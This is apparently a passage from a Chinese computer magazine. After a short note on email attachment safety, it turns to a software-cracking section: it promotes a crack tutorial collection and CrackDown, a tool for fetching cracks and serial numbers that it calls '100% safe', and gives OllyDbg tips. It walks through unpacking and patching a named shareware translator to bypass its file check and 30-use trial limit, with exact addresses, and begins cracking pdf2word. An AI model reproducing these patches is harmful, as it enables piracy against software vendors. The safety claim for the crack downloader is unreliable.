



图7

三、小结

通常文件的大多都是通过E-Mail来传递的，电子邮件是病毒在Internet上扩散的一种方法。在打开电子邮件之前，考虑一下你是否认识给你发送该电子邮件的人？你是否认识和信任这个人、这个组织或公司？你以前是否从该来源收到过电子邮件？如果电子邮件来自你认识的人，但是你以前从未收到过这个人发送的电子邮件，请三思而后行。有效的数字签名不意味着文件就是安全的，它不能保证文件的内容就一定真实。建议你通过E-Mail或电话确认一下。

编辑点评 作者只是介绍其中一部分，而Office 2007在安全方面有了各方面的提高，值得尝试一下。下载地址：http://www.51ct.cn/downinfo/1724.html



风飘语：

这年头儿赶上流行客串，咱一根棒棒糖把可爱的小天同志骗一边儿玩去了，跑这破解板块来过一下客串的瘾。不过咱风飘雨可不比人家风飘雪大哥，毕竟要冻成“雪”需要的并非一日之寒，咱小菜鸟啥都不会，不过咱也不能白来，干脆就教大家怎样“爆破”吧。怎么爆？跑街上买几根雷管，插机箱里，点上……你在干吗啊，快趴床底下啊……

破资源

软件破解入门教程和解密常用手册

本帮助文件是由牛人整理，内容全摘自网络，版权归实际作者所有。

内容主要包括看雪的经典教程，rufeng教程，coolfly教程以及常用破解工具的使用手册，还囊括了不少高手在破解中积累的经验，对破解爱好者有很大帮助（图1）。




图1

CrackDown Plus 2.1-Raindy 汉化版

CrackDown是一款快速查找并下载破解文件或序列号的网络工具，它借助网络快速搜索并可立即显示搜索到的结果，之后你就可以下载所有的破解文件或序列号。

CrackDown不使用Internet Explorer搜索与获取破解文件和序列号，这样你就可以大胆使用它而不必担心大多数破解站点带有的病毒、广告、木马或乱七八糟的内容，所以它是100%安全软件。

软件中可添加的大站点超过40多个，但只选择了最好的22个站点，这些站点没有一个是重复的。

破技巧

OD的几则使用技巧

一、使用map文件。查明是何种语言编程，如果是vc，建议用ida反编译后导出map文件；如果是，建议用dede反编译后导出Map文件；如果是vb，建议用ida反编译后，用上vb的sig标签可以完全识别vb的函数，再导出map文件。在OD装载了执行文件之后，用LoadMapFile。

二、调试独立的dll文件。直接把dll文件拖到OD中即可。然后选择“调试”菜单中的“Call dll export”。

三、使用Hit跟踪。Hit跟踪可以让您辨别哪一部分代码被执行了，哪一部分没有执行。选中一段汇编代码，然后使用右键菜单中的“跟踪到达”。

破解0起步之破除文件效验

飘舞的风

从本文你可以学到：

1、文件效验的破解方法

2、文件效验的破解思路

前面几期文章我们讲了些破解必备的知识，汇编，API的常见断点。

但光有这些还是不够的，我们还会碰到很多的障碍，比如文件效验，ANTI_DUBUG等等东西。这次我就从文件效验开始讲解。

一、破解实例演示

先来看一程序，多国语言互译专家（看名字就知道是做什么的吧，呵呵~）在网上能下到。安装好程序，使用




图1 查壳信息




图2 脱壳

PEID查壳，为ASPack 2.12 -> Alexey Solodoynikov ，如图1。

脱壳先，这里直接用PEID的插件脱壳，如图2，手脱我放到动画里面去，脱壳后的文件是“hyfy.exe.unpacked_.exe”。

运行下脱壳后的文件发现一点反应都没。这个时候我们就要用OD去看看了，先用OD载入程序来到入口为：00402760

```
00402760 > $  68 1C444000    push    0040441C      //入口点。
00402765  .  E8 F0FFFFFF    call    <jmp.&MSVBVM60.ThunRTMain>   //标准的VB6.0程序的开头。
```

往上几行可以看到很多VB的函数，这样我们就可以排除是壳没修复好，那就是程序有效验了。在OD命令行里面打上bpx ＊打开模块间的调用，找VB的结束函数：VBaEnd，如图3。

找到后点右键，在每个调用到vbaend上设置断点，设置完后按F9运行程序，程序跑了一会就在这里停了下来：

```
004130D8     FF15 B4114000  call    [<&MSVBVM60.rtcFileLen>]         ;  MSVBVM60.rtcFileLen   //取文件大小。
004130DE     33D2           xor     edx, edx
004130E0     3D 0A300200    cmp     eax, 2300A     //文件大小和2300A比较
004130E5     0F9FC2         setg    dl
004130E8     F7DA           neg     edx
004130EA  .  66:8995 ACFEF>mov     [ebp-154], dx
004130F1  .  8D4D A4        lea     ecx, [ebp-5C]
004130F4  .  FF15 30124000  call    [<&MSVBVM60.__vbaFreeStr>]       ;  MSVBVM60.__vbaFreeStr
004130FA  .  0FBF85 ACFEFF>movsx   eax, word ptr [ebp-154]
00413101  .  85C0           test    eax, eax
00413103  .  74 12          je      short 00413117
    //上面是些处理，不管他，到这里就是关键。不跳就挂，修改为jmp 00413117就不怕修改的程序不能运行了，保存。
00413105  .  C745 FC 05000>mov     dword ptr [ebp-4], 5
0041310C  .  FF15 34104000  call    [<&MSVBVM60.__vbaEnd>]          ;  MSVBVM60.__vbaEnd
```

0041310C	call	[<&MSVBVM60.__vbaEnd>]	MSVBVM60.__vbaEnd
004133E4	call	[<&MSVBVM60.__vbaEnd>]	MSVBVM60.__vbaEnd
00419068	call	[<&MSVBVM60.__vbaEnd>]	MSVBVM60.__vbaEnd
004269B0	call	[<&MSVBVM60.__vbaEnd>]	MSVBVM60.__vbaEnd
004298AF	call	[<&MSVBVM60.__vbaEnd>]	MSVBVM60.__vbaEnd

图3 找到VbaEnd

保存后的程序运行得很好。文件的效验，一般是下断点在rtcFileLen，rtcMsgBox，OpenFile，CreateFileA等，在不同的语言里面表现出来的函

数是不一样的，从程序知道可以运行30次，转换成16进制就是1E，在程序中下bpx rtcMsgBox，然后F9让程序跑起来，一会后中断在了这个位置：

```
004180A1 FF15 98104000 call [<&MSVBVM60.rtcMsgBox>]
; MSVBVM60.rtcMsgBox
```

往上找到这里：

```
00417F36  .  FF15 04124000 call  [<&MSVBVM60.__vbaStrMove>]  ; MSVBVM60.__vbaStrMove
00417F3C  .  BA 448E4000   mov   edx, 00408E44  ; UNICODE "jiv1"
00417F41  .  8D4D A0       lea   ecx, [ebp-60]
00417F44  .  FF15 94114000 call  [<&MSVBVM60.__vbaStrCopy>]  ; MSVBVM60.__vbaStrCopy
00417F4A  .  BA 8C8D4000   mov   edx, 00408D8C  ; UNICODE "HKEY_LOCAL_MACHINE\Software\Microsoft\QQPP"
00417F4F  .  8D4D A4       lea   ecx, [ebp-5C]
00417F52  .  FF15 94114000 call  [<&MSVBVM60.__vbaStrCopy>]  ; MSVBVM60.__vbaStrCopy
```

在上面可以看到其读取注册表的设置，打开注册表到HKEY_LOCAL_MACHINE\Software\Microsoft\QQPP这个位置，下有个jiv1值为5，也就是我现在用了5次，如图4。




图4 我们用过次数提示

怎么破解呢？你可以在用完之后，再次修改注册表中的这个值；也可以让程序不检查这段，往上找到：

```
00417DFA  > \C745 FC 81000>mov  dword ptr [ebp-4], 81
```

在这行我们可以看到程序是从跳转来自00417CA3这里过来的，过去看看：

```
00417C9B  .  FF15 D4104000 call  [<&MSVBVM60.__vbaStrCmp>]
; MSVBVM60.__vbaStrCmp
00417CA1  .  85C0          test  eax, eax
00417CA3  .  0F85 51010000 jnz   00417DFA
```

很典型的关键比较，NOP掉这个jnz就不会有次数限制了，运行修改后的程序发现程序已经注册了，程序到这里就算是破解完了。

二、所用知识总结

碰到脱壳后的程序运行不起来，或是一闪就退出的程序多是有效验而不是没修复好。这个时候应该从文件相关的函数下断跟踪；破解程序的时候应该尽可能地有针对性地破解，并不是所有的程序一定要从注册码位置开始破解，可以尝试针对程序的限制，就好比这个程序，你如果在帮助里面注册，注册成功了也是表面的现象，它只是把程序的注册信息保存到注册表里面，等下次运行程序的时候还是要比较的。

好了，总之一句话，一切看情况而定吧，不要把思维固定了！

（文中破解的多国语言互译专家——hyfy.exe和作者做的手工脱壳的动画收录在光盘中）

编辑点评：文件效验是一种使用得比较多的方法，通常都是在注册表中写入一些需要验证的信息，比如使用次数、使用时间等，我们一般的办法是跟踪找到保存在注册表的哪个位置，可以手工修改，也可以直接把比较的代码修改掉达到我们的目的！

先破后解pdf2word

Hacksign

从本文你可以学到：
1、"爆破"破解常用软件
2、简单的算法分析

最近找了一些pdf格式的教程，但是看起来感觉很是不爽。于是到网上淘得了一款好用的工具——pdf2word。这款软件可以将pdf转化成word可以识别的格式。不过美中不足的是，pdf2word是一款共享软件，是需要注册的。我可是穷人，哪里来那么多的银子啊？于是就有了破解这款软件的想法。




图1 language2000侦测的结果

一、查壳

很长时间没有玩破解了，按照老规矩——先看看程序有没有加壳。如图1是用language2000侦测的结果：

哈，程序是用C语言写的，没有加壳，看来是个好兆头。

二、爆破

下面需要做的工作就是看一下软件的注册方法了，在注册pdf2word这款软件时，需要添入电子邮箱的帐号和序列号。我们随便添点什么东西然后点击确定。呵呵，出错了吧？不过没有关系，要的就是程序出错。记录下出错时候的

